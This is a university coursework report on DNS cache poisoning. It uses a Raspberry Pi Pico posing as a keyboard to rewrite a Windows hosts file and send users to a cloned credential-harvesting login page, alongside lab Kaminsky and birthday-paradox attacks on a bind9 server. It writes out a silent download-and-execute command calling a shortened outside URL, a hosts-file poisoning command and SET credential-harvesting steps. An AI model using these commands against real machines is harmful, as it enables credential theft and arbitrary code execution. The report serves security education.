COURSEWORK: DNS CACHE POISONING WITH THE USE OF KEYSTROKE INJECTION

by

Group 3

Jagasia, Raj (rj2011)

Moses, Jacinth Daniel (jdm2003)

Shaikh, Ismael(ms2019)

Submitted for the Course of

Advanced Network Security | F20AN

Heriot-Watt university
Dubai

18^{th} March 2024

Introduction

In this coursework, we explore a method of compromising a victim's machine by manipulating DNS resolution using a portable device. Our chosen device for this purpose is the Raspberry Pi Pico. By infecting the hosts file on the victim's machine, we establish a DNS mapping that directs them to a malicious website hosted by us. The primary objective is to bypass the Windows Defender, add our malicious mapping (we can do any attack if we want to instead of DNS poisoning) and obtain user credentials through this deceptive website. To create the malicious site, we utilize the Social Engineering Toolkit (SET). Additionally, we've constructed a GNS3 topology to demonstrate how this attack would unfold in a real-world scenario. We have also explored DNS Server Poisoning attack using the Birthday Paradox & Kaminsky method.

The report below will begin by explaining how the attack works, followed by an overview of the GNS3 Topology. We'll then delve into the commands used to generate the website using the Social Engineering Toolkit (SET). We'll also talk a bit about the setup of the Raspberry Pi Pico. Additionally, we'll discuss the Kaminsky attack and highlight the steps taken and any roadblocks encountered. Finally, the report concludes with an Appendix section that provides more detailed information about some of the challenges faced during the project.

How It Works

As soon as the USB is inserted into the victim's machine, the Run window will open and the below command will be typed.

cmd /c cd C: && curl -L -o v.cmd https://t.ly/L1N0l> NUL 2>&1 && v.cmd





Figure 1: Run command

This will download a .cmd file from the URL and execute it. The .cmd file adds a malicious mapping between a legitimate domain and our IP address. This is done to steal the credentials of the user. The IP address in the above mapping is hosting a clone of the real website created using SET. By modifying the .cmd file we can do multiple other attacks such as creating a reverse shell, Man in the Middle attacks, Denial of Services attacks, etc. Then it will start another attack on the local DNS Server of the Network and try to poison it using the Kaminsky method.

GNS3 Topology

GNS3 is a powerful emulation tool that we used to create a network topology to develop the attack and understand how it will work in the real world. In addition, we also used several tools that integrate natively with GNS3 such as Wireshark to look at the packets flowing through the network, VMWare to emulate fully fledged computers on or network, and lastly, we use Docker containers to emulate fewer demanding tasks that need to be done by separate machines.

All VMs and interfaces except the one facing NAT belong to the 10.0.0.0/16 subnet with more subnet divisions within mimicking an WAN within private IPs with the DNS server managing the routing between the different subnets and the actual WAN. The network setup is as follows:



- DNS Server - UBUNTU 22.04 VM Running bind9 v.1.18.1-UBUNTU22.04
- Windows 10 Client 22H2 is our victim machine.
- Fake Website - KALI Linux running SET Toolkit to emulate the fake website.
- VPCS for testing routing of 10.0.0.0/16 network
- Debian QEMU VM acts as firewall (for blocking incoming DNS packets during initial testing) and uses tc to slow down outgoing packets for higher probabilities of success.
- GNS3 Switches
- NAT node which uses a dedicated ethernet Interface on the host machine for the networks traffic, isolating it from the rest of the host machines traffic
- Docker containers and switches are run on the GNS3 VM as per GNS3 Recommendations.


SET Toolkit

The Social-Engineer Toolkit (setoolkit) was used as part of the DNS cache poisoning process in order to create a replica of a vulnerable website. The vulnerable website chosen for this task is myhwu.hw.ac.uk primarily due the fact that its username and password fields are easily identifiable and detected by SET's cloning functionality, thus allowing for seamless information harvesting without any unwanted artifacts. The cloning of the website was done by following the below steps:

- Launch setoolkit from a root terminal by typing setoolkit.
- Select "1) Social Engineering Attacks" from the menu.
- Select "2) Website Attack Vectors" from the next menu since we want to launch a website-based attack.
- Select "3) Credential Harvester Attach Method" to clone myhwu.hw.ac.uk and host it on a web-server's IP address.
- Once cloned, any information entered within the credential fields will be present in plain text to the attacker.


Raspberry Pi Pico Setup

For keystroke injection to work, this project uses the same principles of a rubber Ducky a popular hacking tool which has a payload.dd file and a process that parses the file for commands and text and sends the appropriate ASCII signals to the host machine via USB pretending to be a HID(Human-Interface Device), but we chose to make our own rubber ducky as they are expensive, and with the help from this repo: dbisu/pico-ducky: Create a USB Rubber Ducky like device using a Raspberry PI Pico we are able to parse our file using python and emulate a rubber ducky



- Bridge the blue pins for showing the file system
- Bridge the black pins to NOT execute the payload

Kaminsky Attack



The Kaminsky DNS cache poisoning attack exploits vulnerabilities in DNS to redirect network traffic to malicious servers. The attacker sends numerous DNS queries for non-existent subdomains of a target domain to a vulnerable DNS server for example for a domain "example.com", the attack would generate "sbkjadfj.example.com", "adfa.example.com", and so on. While the server waits for responses from the authoritative nameserver, the attacker floods it with fake responses containing a malicious IP address. If a fake response matches the transaction ID of a pending query, the server caches the malicious IP, redirecting future traffic to the attacker's server. Users are then unknowingly redirected to a fake website when trying to visit the legitimate domain. The attack's success relies on exploiting predictable transaction IDs and flooding the server with fake responses. Although mitigations have been implemented since its discovery in 2008, the Kaminsky method highlights the importance of secure DNS practices.

Roadblocks faced and Steps Taken

This section explains the steps we took to achieve the final goal. This also mentions the roadblocks we faced. Our final attack was achieved after passing all these roadblocks. This part starts by explaining why we choose Raspberry Pi Pico as the device to do the attack instead of a normal USB. Then it explains our progress on improving the attack on the local DNS resolution. It mentions how was the code improved and made quicker and the difficulties faced, how we made the attack almost unnoticeable. Additionally, it also includes the attacks tried on the local DNS server of the network and why we settled on the Kaminsky attack instead of the Birthday Paradox attack.

Why we used Raspberry Pi Pico instead of a Normal USB?

We found 3 ways in which we can use a normal USB.

- A process running on a victim's machine.
- Clicking on a file with an attached exe
- Adding a autorun.inf file in the USB

All the above methods have a lot of limitations. They only work when some process is running or something is enabled on the victim's machine. A detailed explanation of the working and limitations is mentioned in the Appendix. As we faced multiple limitations using a normal USB, we searched for ways to overcome them. We came across HID's which stands for Human Interface Device. When a normal USB is plugged into a computer it's recognized as USB Mass Storage Device. If you plug in a normal USB in your computer and go to Device Manager. You will see it listed under Universal Serial Bus Controllers.




Figure 2: Device Manager showing pico as USB




Figure 3: Device Manager showing pico as HID

But if you plug in a HID device it comes under the HID section in the Device manager. An HID device includes a keyboard, mouse, etc. These devices are also allowed to autorun as windows considers them as safe.
So, we just need to make the computer think that our Raspberry Pi Pico is a keyboard. This enables us to use all the commands a keyboard can use. And with the keyboard we can control the whole computer.

Steps Taken to Optimize the Local DNS Resolution and Roadblocks faced

1: POISONING THE LOCAL DNS RESOLUTION

We initially thought of poisoning the local DNS Cache of the victim but then we decided to poison the host file. This was done because once a mapping is added to hosts file flushing the DNS cache won't resolve this so this will act as an Advanced Persistent Threat. Also, when the computer performs a hostname resolution it first checks the hosts file for any manual mappings and then checks the DNS cache. So, it takes precedence over DNS Cache.

2: WINDOWS DEFENDER


We tried various ways to disable Windows Defender. The most common easiest way to do this is use the keyboard to open setting and disable windows security. But this is extremely noticeable. So, we tried some methods which are quicker using the command prompt and PowerShell in Administrator Mode. This is done by adding registry keys and disabling the windows Defender through them, but the issue is until taper protection is on even if we add registry keys to disable Win-Def it won't work. And we can't disable tamper protection through admin cmd or PowerShell. It mentions that we don't have access.

3: MAKE THE ATTACK QUICKER

The easiest method to poison the DNS cache was to tell the RPi Pico to press windows key then search for the keyword cmd then open it in admin mode once it's open cd into the host directory and add a malicious mapping. But this method was extremely noticeable (We are using GUI). Our aim is to achieve a less suspicious way of doing it and which is done so fast that the victim just blinks and everything is done. This way the user will think nothing of it. So, the way we achieved is as soon as you put in the USB the run window and cmd window pops up for a second and it closes. That's it, the attack is done. This is done with the help of command line instead of the GUI in the previous method. We have used t.ly to shorten the URL so it types faster, and the overall process is faster.

4: COMMAND FOR THE ATTACK

We use the run window and type the below command to do the local DNS Poisoning. There is another command we can use to achieve the same result but the reason for choosing this command over the other way and the explanation for the below commands is mentioned in the Appendix.



5: REASON FOR USING .CMD INSTEAD OF .EXE

We used .cmd instead of .exe because sometimes windows defender blocks .exe files but we did not face this issue with .cmd files. We were initially compiling our python file to a .exe file but then changed the code to a .cmd file.

Why we choose to do the Kaminsky Attack instead of the Birthday Paradox Attack

We originally planning on doing the DNS Server Cache poisoning using the Birthday Paradox Attack but bind9 server does not issue multiple requests for the queries we sent, this making the probability of getting the correct id = 1/65536, which defeats the whole point of the birthday paradox attack, to

resolve this we investigated the Kaminsky attack. Kaminsky attack uses a different principle which is mentioned above, and it works for our setup. In the Appendix, we have mentioned the steps and explanation of the Birthday Paradox attack.

Conclusion

This report explains how a USB device can be used to attack a victim's computer by manipulating DNS. We used a Raspberry Pi Pico configured as a keyboard for a stealthy attack. We explored different techniques, considering limitations and ways to bypass modern security measures. Our investigation led us to adopt the Kaminsky attack, which is effective against our DNS server setups. The project highlights the importance of staying vigilant against social engineering, having strict USB policies, and using strong DNS security. Future research could refine the attack, test it in complex networks, and explore its use in advanced persistent threats (APTs).

Another conclusion is that other than changing the hosts file using the pico (Phase 1), if DNSSEC is enabled in a local DNS Server, all of these attacks would fail

Appendix

Using a normal USB

METHOD 1: A PROCESS RUNNING ON A VICTIM'S MACHINE

Working: We have a process running on a victim's machine which captures any new removable USB drive inserted. Once it finds such a USB drive it runs a exe file from the drive and infects the victims computer.

Limitations: We have to run a process or a python code on the victim's machine before inserting the USB. How will we run the process? We can directly insert the USB and click on the exe file instead of starting a process. It's very noticeable.

METHOD 2: CLICKING ON A FILE WITH AN ATTACHED EXE


Working: Attaching a malicious executable with a file. As soon the file clicked the malicious executable will be executed in the background and infect the victim's computer.

Limitations: This depends on the victim/user. If he/she is not curious or a little bit cautious, he/she won't click or open any file. This attack will entirely depend on the victim

METHOD 3: ADDING A AUTORUN.INF FILE IN THE USB

Working: We have to add an autorun.inf file in the USB specifying the filename of the thing we have to execute. So as soon as the USB is inserted in the computer the specified file is opened.

Limitations: By default, Windows disables autorun from USB Drives. So, for an attack to work this way the autorun in the settings of the device should be off which is tough to be true because no normal user will go to the settings and disable autorun just to be infected. Thus, this method is not viable.



Commands used for the attack

We use the run window and type the below commands

```
Command 1: cmd /c echo 10.0.2.4  mydfdshwu.hw.ac.uk >> C:\Windows\System32\drivers\etc\hosts
```

TBD really need pics?

- cmd /c - This tells Windows to execute the following command in cmd
- echo 10.0.2.4 myhwu.hw.ac.uk - This is a command used to display text on the command prompt or to redirect it to a file. Here, it's used to output the string 10.0.2.4 myhwu.hw.ac.uk.
- >> - This is a redirection operator. In this case, it appends the output of the echo command to the end of the file.
- C:\Windows\System32\drivers\etc\hosts - This is the path to the hosts file on a Windows system.
- Overall, this command adds a mapping between a domain and an IP address to the end of the host's file.

```
Command 2: cmd /c cd C:\ && curl -L -o v.cmd https://t.ly/L1N0l> NUL 2>&1 && v.cmd
```

TBD really need pics?

- cd C: - This tells Windows to move to the C directory.
- && - This operator is used to execute multiple commands sequentially
- curl -L -o v.cmd https://t.ly/L1N0l - This command uses curl to download a file from the URL and save it as v.cmd
- NUL 2>&1 - This part redirects the standard output and the stderr to NUL thus suppressing any message. (So even if the cmd opens it will be blank)
- v.cmd - This is used to execute the file v.cmd

There are 2 commands mentioned. Command 1 is for only poisoning the hosts file while with command 2 we can do anything. Command 2 downloads a cmd file from the web and runs that. Thus, modifying anything thus this is not limited only to DNS poisoning, we can do any attack we want using this method.

We can also select which payload to launch from the pico as bridging different pins launches different payloads

DNS Cache Poisoning via Birthday Paradox

We can apply the birthday paradox to our DNS cache poisoning scenario as the ID that we must guess is 16 bits meaning it can have 65536 possible random values, however if we increase the number of queries that are generated by bind9 for the same domain, we have a higher chance of guessing the right answer.

Guessing the Port: In the past DNS Servers used the same port for sending out DNS queries, but this was susceptible to many attacks as all they had to do was guess the query ID and so they decided to randomize the port which was used for sending queries, however on previous versions of bind9, if port 2345 was used to send a query on behalf of a specific client and the same client asked another query to the server the same port would be used, rendering the fix kind of useless. More modern DNS

Servers randomize the port number when they send queries, regardless of if it is the same client, making this attack exponentially more difficult. We overcame this by setting the port number for all queries to 33333.

DNSSEC: As DNSSEC does not have a wide adoption rate, we chose to turn it off as if it were left on this attack would not be possible.

Slow Python: This is the big problem we could technically not overcome, as the code we wrote in python is incredibly slow

for poisoning a DNS Cache, you need 3 things, matching IPs, matching domain name and matching query ID

The way this multi-threaded python program works is by creating a thread that issues DNS queries to our local DNS server for myhwu.hw.ac.uk and the server queries the root server (co UK) then the heriot watt name server for the IP, while this is being done, our main thread sends 700 DNS response packets to the interface 10.0.0.2(the interface the query leaves the DNS from) @port 33333 with different query IDs as we know the name server IP and we know the outward facing interface address.

As part of the response, we send a fake an that maps myhwu.hw.ac.uk to a local nameserver ns.hw.ac.uk and ar, that maps the nameserver to 10.0.2.4

As illustrated in [1] The reason we sent 700 replies is when bind9 is choosing pseudo random numbers for the probability of an query ID collision is 100%

$$Probability\ of\ Collision = 1 - \left(1 - \frac{1}{t}\right)^{\frac{n \times (n-1)}{2}}$$

After sending 700 replies, using Wireshark we can see many packets did not make it in time as the seplu with the correct id came back and the port closed resulting in ICMP port unreachable messages

The issue is that python is simply not fast enough to send this many packets at the speed required, hence the real IP is sent back to the windows VM, what we settled for as we couldn't get this working in time on C, is if a real reply comes back we send a cache invalidation packet to the server and restart this attack

The real problem is that our bind9 server does not issue multiple requests for the queries we sent, this making the probability of getting the correct id = 1/65536, which defeats the whole point of the birthday paradox attack, to resolve this we investigated the Kaminski attack

Bibliography

[1] Joe Stewart: https://www.ida.liu.se/ TDDD17/literature/dnscache.pdf